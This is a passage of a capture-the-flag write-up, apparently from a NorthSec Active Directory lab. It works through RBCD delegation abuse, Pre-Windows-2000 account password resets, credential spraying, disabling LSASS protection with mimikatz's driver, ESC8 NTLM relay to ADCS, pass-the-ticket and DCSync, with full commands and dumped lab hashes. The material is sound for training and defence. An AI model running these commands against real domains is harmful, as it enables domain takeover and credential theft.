



```
crackmapexec smb atm01.bank.ctf -u 'Administrator' -p 'W8Jy&lh5)601ud$' --local-auth
```

Second way

Looking again at TheHackerRecipes we see that with GenericAll rights on a machine we can also perform an RBCD (Resource Based Constrained Delegation), the objective is to rewrite the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the target machine with an account having an SPN (Service Principal Name) that we control to be able to impersonate a user on the target machine. We could also exploit an RBCD SPN less but we have to sacrifice an account to do that and currently we only have one account so it would be a bit silly to make it unusable.


When we look at the prerequisites to be able to operate an RBCD we see that we must at some point have an account with an SPN, in general what we do is that we create a machine account joined to the domain because this machine account has multiple default SPNs. To be able to join a machine to the domain, the MAQ (Machine Account Quota) must not be at 0. The problem here is that it is precisely at 0 :




```
crackmapexec ldap dc01.bank.ctf -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337 -M maq
```


Currently we have none of the prerequisites to do either a classic RBCD or an SPN-less RBCD. So we have to find a way to compromise an account with an SPN.

Still digging, I find a possibility. If a machine account is configured as Pre-Windows 2000, its password is based on its name. Looking at Bloodhound, we see that indeed a machine is configured in this way :




Pre-Windows 2000 machine in Bloodhound


First we will retrieve the list of machines that are configured in this way and we generate the associated password (in reality we could have just done it by hand because we already knew a machine that was usable but it's for fun) :




```
ldapsearch-ad -l dc01.bank.ctf -d bank.ctf -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337' -t search -s '(&(userAccountControl=4128)(logonCount=0))' | tee results.txt
```





```
cat results.txt | grep "sAMAccountName" | awk '{print $5}' | tee computers.txt
```




```
cat results.txt | grep "sAMAccountName" | awk '{print tolower($5)}' | tr -d '$' | tee passwords.txt
```

We test to connect with the combination we generated and we get the error `STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT` :




```
crackmapexec smb dc01.bank.ctf -u 'webdev-old$' -p 'webdev-old'
```

But good news it means that we have the right password and that we can exploit this account to be able to reset the password of the machine account with an arbitrary password :


> You will see the error message **STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT** when you have guessed the correct password for a computer account that has not been used yet. (trustedsec.com)
>
> Testers can then change the Pre-Windows 2000 computer accounts' password (i.e. rpcchangepwd.py, kpasswd.py, etc.) in order to use it.

```
From TheHackerRecipes
```

Using rpcchangepwd from the impacket suite, we will reset the machine account password :


```
python3 rpcchangepwd.py bank.ctf/webdev-old$:webdev-old@dc01.bank.ctf -newpass 'Emzmw^wimqRKy!bs#m5'
```

Now we have the requirements to perform an RBCD :



`crackmapexec smb dc01.bank.ctf -u 'webdev-old$' -p 'Emzmw^wimqRKy!bs#m5'`


First we will rewrite the attribute `msDS-AllowedToActOnBehalfOfOtherIdentity` with the machine account we control :

```
rbcd.py -action write -delegate-from 'webdev-old$' -delegate-to 'ATM01$'
'bank.ctf/ATMService:qb@ZWFVF2$1w$[*=1337'`
```

Now that it's done, the ATM01 machine authorizes the machine we control (webdev-old$) to delegate for any user (except Protected Users or Account is sensitive and cannot be delegated) to any she ATM01 service :

```
getST.py -spn 'cifs/atm01.bank.ctf' -impersonate administrator  -dc-ip
9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d 'bank.ctf/webdev-old$:Emzmw^wimqRKy!bs#m5'`
```

Now that we have succeeded in compromising the first machine we can carry out post-exploitation in order to recover the various secrets and passwords that are stored on the machine, using DonPAPI we can dump all the secrets stored in LSA, DPAPI, etc. This allows us to retrieve the third flag as well as a new domain account :



`python3 DonPAPI.py Administrator:'W8Jy&lh5)601ud$'@atm01.bank.ctf`


We could also have dumped the LSA and DPAPI secrets using CME : `crackmapexec smb atm01.bank.ctf -u 'Administrator' -p 'W8Jy&lh5)601ud$' --dpapi --lsa`

Flag 4

We find ourselves in the same situation as earlier with the password of the `BankService` account which has expired :


`crackmapexec smb atm01.bank.ctf -u 'BankService' -p 'FLAG-fecad19ad96fa4c7f975e153615ce217'`

You can reset the `BankService` account password in the same way as before. By spraying the credentials of this account on the machines of the domain, we realize that the account is Local administrator of the `ITOPS01` machine :



`crackmapexec smb hosts.txt -u "BankService" -p 'A^!5fy2Rx@Vjz6GF&GJ'`

Now that you are a local administrator, same post-exploitation process as before, but you can't find much. So I decide to dump lsass using the CME lsassy module but I can't. So I decide to look if `RunAsPPL` is configured on the lsass process and I see that it is indeed the case :



`crackmapexec smb itops01.bank.ctf -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ' -M runasppl`

We will therefore not be able to dump LSASS so simply. With the help of a very good article from itm4n on RunAsPPL protection I saw that there was the possibility of disabling the protection with digitally signed driver to remove the protection flag of the Process object in the Kernel. We can use the mimidrv.sys driver to do this, the driver must be present in the current folder to be loaded :

```
C:\Windows\tasks>.\mimikatz.exe
.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 656 -> 00/00 [0-0-0]
```

Disabled RunASPPL with mimikatz

And now we can use CME's lsassy module to dump LSASS. We can thanks to that recover a new domain account as well as the fourth flag of the track :

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb itops01.bank.ctf -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ' -M lsassy
SMB      itops01.bank.ctf 445    ITOPS01          [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      itops01.bank.ctf 445    ITOPS01          [+] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ (Pwn3d!)
LSASSY   itops01.bank.ctf 445    ITOPS01          BANK\BankService d45fa22780e8b4878da5b10bcea6da29
LSASSY   itops01.bank.ctf 445    ITOPS01          BANK\BankService A^!5fy2Rx@Vjz6GF&GJ
LSASSY   itops01.bank.ctf 445    ITOPS01          BANK\Goutam.Shanthi 4b905cb97f90812a7d29a3be763b3d79
LSASSY   itops01.bank.ctf 445    ITOPS01          BANK\Goutam.Shanthi FLAG-7bcfda827e1cd57091831e54fa99587a
```

`crackmapexec smb itops01.bank.ctf -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ' -M lsassy`

Flag 5

After getting the fourth flag I got stuck for a while because I have too much tunnel vision. But at some point I decided to try using the ESC8 again which I had thought of at the beginning of the track (which would have allowed me to bypass many previous steps). I had been blocked at the beginning because I did not know that we had a machine available that allowed us to receive connections from other machines in the lab because the outgoing flows to our machines were blocked (a restriction of the below from Northsec). Once I learned I was able to use the machine provided to operate the ESC8.

Before showing you how this vulnerability can be exploited, I will quickly remind you how the ESC8 works. The idea is to exploit the fact that web enrollment is enabled on the server that acts as the certificate authority, in this case it is `adcs01.bank.ctf`. The fact that web enrollment is enabled will allow us to exploit an NTLM relay attack to be able to request a certificate and authenticate with it afterwards.

The first step is to set up an ntlmrelayx in order to be able to receive NTLM authentications and relay them to the ADCS :

```
→ ~ ntlmrelayx.py  -t "http://adcs01.bank.ctf/certsrv/certfnsh.asp" --adcs --template "Domain Controller" -smb2support -6
Impacket for Exegol - v0.10.1.dev1+20230705.172543.2916c130 - Copyright 2022 Fortra - forked by ThePorgs

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

ntlmrelayx.py -t "http://adcs01.bank.ctf/certsrv/certfnsh.asp" --adcs --template "Domain Controller" -smb2support -6

Then we will try to recover an authentication, for that we can use Coercer which will force machine accounts to authenticate to the machine of our choice :


Coercer coerce -t dc01.bank.ctf -l 9000:6666:6666:6666:216:3eff:feb1:8d80 -u ATMService -p 'qb@ZWFVF2$1w$[*=1337'

We receive the authentication and just after we receive a certificate for the DC01$ account :

Certificate received in ntlmrelayx

Now that we have retrieved our certificate for the DC01$ account, we will be able to authenticate with it. We have several possibilities either we authenticate with PKINIT or with Schannel (Secure Channel). To make my life easier I would have liked to use certipy but it does not support IPv6 well. But suddenly we will do it on Windows using Rubeus and mimikatz.

First we will retrieve a TGT as DC01$ using PKINIT :




```
.\Rubeus.exe asktgt /user:"DC01$" /certificate:dc.pfx /domain:"bank.ctf"
                    /dc:"dc01.bank.ctf" /outfile:dc.kirbi
```

Now we will be able to use mimikatz to make PassTheTicket :

```
C:\Windows\Tasks>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt dc.kirbi

* File: 'dc.kirbi': OK
```


kerberos::ptt dc.kirbi

And now we will be able to DCSync and recover the credentials of the Domain Administrator because indeed the machines do not have default rights in the Active Directory except domain controller which have the privileges DS-Replication-Get-Changes and the DS-Replication-Get-Changes-All on the domain :

```
mimikatz # lsadump::dcsync /dc:dc01.bank.ctf /domain:bank.ctf /user:Administrator
[DC] 'bank.ctf' will be the domain
[DC] 'dc01.bank.ctf' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2023-04-16 8:57:19 PM
Object Security ID   : S-1-5-21-3522941280-196239457-2758380250-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: f4fff03f53c61b67c74a0854dc9de127
    ntlm- 0: f4fff03f53c61b67c74a0854dc9de127
    ntlm- 1: c607851b02bb925d6349562f91b0a857
    lm  - 0: 522fbc4e072740cada2b03218128732f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : b6cfbafd317dd23636f7cfa8988d854f

* Primary:Kerberos-Newer-Keys *
    Default Salt : BANK.CTFAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 47b241982594 71bb9f177fda869f9d18f88460dcb5c97baf1d78d2d58ef5b3a2
      aes128_hmac       (4096) : 3f3931ea2e383d8f190124962b8d2b52
      des_cbc_md5       (4096) : 0e6eb6bce06d0b49
    OldCredentials
      aes256_hmac       (4096) : 472fbad8f3d34a4be8299658839baec155505f8f7d881e3d3799da9629c05321
      aes128_hmac       (4096) : ea506032097caaf9fd5f0a4f1f8c0fd5
      des_cbc_md5       (4096) : cd4ceaa1d0bf7a6d
    OlderCredentials
      aes256_hmac       (4096) : d012af58fb95a13929971f15291280c9d4c6eb7717c63ac609b2cee8b53eac8a
      aes128_hmac       (4096) : 1f129818057a68c98fda1bf2678dc8a6
      des_cbc_md5       (4096) : cd94e52f317c0ead
```

lsadump::dcsync /dc:dc01.bank.ctf /domain:bank.ctf /user:Administrator

We could have used the user's NT hash to authenticate with the NTLM protocol, but the Domain Administrator cannot authenticate only via the Kerberos protocol. So first we make a TGT request that we can reuse after :

